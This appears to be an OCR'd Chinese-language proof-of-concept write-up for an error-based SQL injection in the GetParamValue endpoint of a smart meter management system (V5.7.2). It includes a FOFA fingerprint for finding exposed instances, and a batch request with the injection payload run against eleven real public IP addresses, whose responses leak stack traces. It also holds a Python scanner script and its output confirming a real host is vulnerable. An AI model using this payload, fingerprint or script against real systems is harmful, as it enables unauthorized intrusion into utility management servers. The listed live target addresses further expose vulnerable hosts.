


poc5 智能表综合管理系统GetParamValue Sql注入

fofa:body="headerTableWrap"




发送请求 Alt+Enter
强制 HTTPS
历史
爆破示例
分享
导出
导入
同步配置
生成 Yaml 模板
Request 42 bytes
数据包扫描
美化
HEX
热加载
构造请求
POST /Skin/Blue/Default.aspx/GetParamValue HTTP/1.1
Host :{{file:line(D:\Yakit\Yakit应用\yakit-projects\temp\tmp3388336098.txt)}}
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.1892.77 Safari/537.36
Content-Type: application/json
{"paramID":"1) and (1=(select @@version)"}
成功[286]
失败[11]
并发/负载
仅匹配
提取响应数据
导出数据
请求
状态
响应大小
延迟(ms)
Payloads
操作
1 500 606 19 123.6.232.153:8000
2 500 612 72 36.99.140.93:8060
3 401 104 63 116.205.130.226:8000
4 500 608 101 36.99.43.11:8060
5 401 104 74 116.205.130.226:8030
6 500 423 106 183.239.26.146:8000
7 500 608 79 220.197.14.73:8000
8 401 1369 92 39.98.224.250:10005
9 401 1285 251 139.9.249.157:8000
10 500 443 109 122.156.183.66:8000
11 401 1285 295 1.194.232.207:8080
快速预览
请求
响应
提取数据
美化
HEX
编码
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: application/json; charset=utf-8
Server: Microsoft-IIS/8.5
jsonerror: true
X-UA-Compatible: IE=EmulateIE8
X-Frame-Options: SAMEORIGIN
Date: Thu, 23 Oct 2025 13:45:52 GMT
Content-Length: 612
{"Message":"页面超时或者系统更新导致缓存信息丢失，请刷新页面或者重新登录。",
"StackTrace":"   在 SunMeter.Web.Public.LoginUserHelper.get_LoginName() 位置 e:\\软件水表组\\智能表综合管理系统\\智能表综合管理系统V5.7.2\\SOFT\\SunMeter\\SunMeter.Web\\Public\\LoginUserHelper.cs:行号 73\r\n   在 SunMeter.Web.Main.Skin.Blue.Default.GetParamValue(String paramID) 位置 e:\\软件水表组\\智能表综合管理系统\\智能表综合管理系统V5.7.2\\SOFT\\SunMeter\\SunMeter.Web\\Skin\\Blue\\Default.aspx.cs:行号 171","ExceptionType":"System.Exception"}


发送请求 Alt+Enter
强制 HTTPS
历史
爆破示例
分享
导出
导入
同步配置
生成 Yaml 模板
Request 42 bytes
数据包扫描
美化
HEX
热加载
构造请求
POST /Skin/Blue/Default.aspx/GetParamValue HTTP/1.1
Host :{{file:line(D:\Yakit\Yakit应用\yakit-projects\temp\tmp3388336098.txt)}}
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.1892.77 Safari/537.36
Content-Type: application/json
{"paramID":"1) and (1=(select @@version)"}
成功[286]
失败[11]
并发/负载
仅匹配
提取响应数据
导出数据
请求
状态
响应大小
延迟(ms)
Payloads
操作
1 500 606 19 123.6.232.153:8000
2 500 612 72 36.99.140.93:8060
3 401 104 63 116.205.130.226:8000
4 500 608 101 36.99.43.11:8060
5 401 104 74 116.205.130.226:8030
6 500 423 106 183.239.26.146:8000
7 500 608 79 220.197.14.73:8000
8 401 1369 92 39.98.224.250:10005
9 401 1285 251 139.9.249.157:8000
10 500 443 109 122.156.183.66:8000
11 401 1285 295 1.194.232.207:8080
快速预览
请求
响应
提取数据
美化
HEX
编码
HTTP/1.1 401 Unauthorized
Content-Type: application/json; charset=utf-8
Server: Microsoft-IIS/8.5
jsonerror: true
X-UA-Compatible: IE=EmulateIE8
X-Frame-Options: SAMEORIGIN
Date: Thu, 23 Oct 2025 13:45:56 GMT
Content-Length: 104
{"Message":"身份验证失败。","StackTrace":null,"ExceptionType":"System.InvalidOperationException"}

```python
# 3.fofa:body="headerTableWrap"
import argparse,sys,requests,json
import urllib3
import warnings
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
def banner():
    test = """
 ZM_GPV_SQLi

            author = WXL
"""
    print(test)
def main():
    banner()
    parse = argparse.ArgumentParser(description="智能表综合管理系统GetParamValue 存在SQL注入")

    parse.add_argument('-u', '--url', dest='url', type=str, help='please input your link')
    parse.add_argument('-f', '--file', dest='file', type=str, help='please input your file')

    args = parse.parse_args()

    if args.url and not args.file:
        poc(args.url)
    elif args.file and not args.url:
        pass
    else:
        print(f"Usage python {sys.argv[0]} -h")
```

```python
def poc(target):
    link = "/Skin/Blue/Default.aspx/GetParamValue"
    headers = {
        "User-Agent": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.1892.77 Safari/537.36",
        "Content-Type": "application/json"
    }
    res1 = requests.get(url=target, headers=headers, verify=False, timeout=5)
    print(res1)
    data = {"paramID":"1) and (1=(select @@version)"}
    if res1.status_code == 200:
        res2 = requests.post(url=target+link, headers=headers, json=data, verify=False, timeout=5)
        res2_content = res2.text
        # print(res2_content)
        print(type(res2_content))
        if 'V5.7.2' in res2_content:
            print(f"[+]该站点{target}存在报错注入")
if __name__ == "__main__":
    main()
```

```
PS D:\Vscode\Python_code> python3 weekendwork1.py -u http://36.99.140.93:8060
 ZM_GPV_SQLi

            author = WXL

<Response [200]>
<class 'str'>
[+]该站点http://36.99.140.93:8060存在报错注入
PS D:\Vscode\Python_code>
```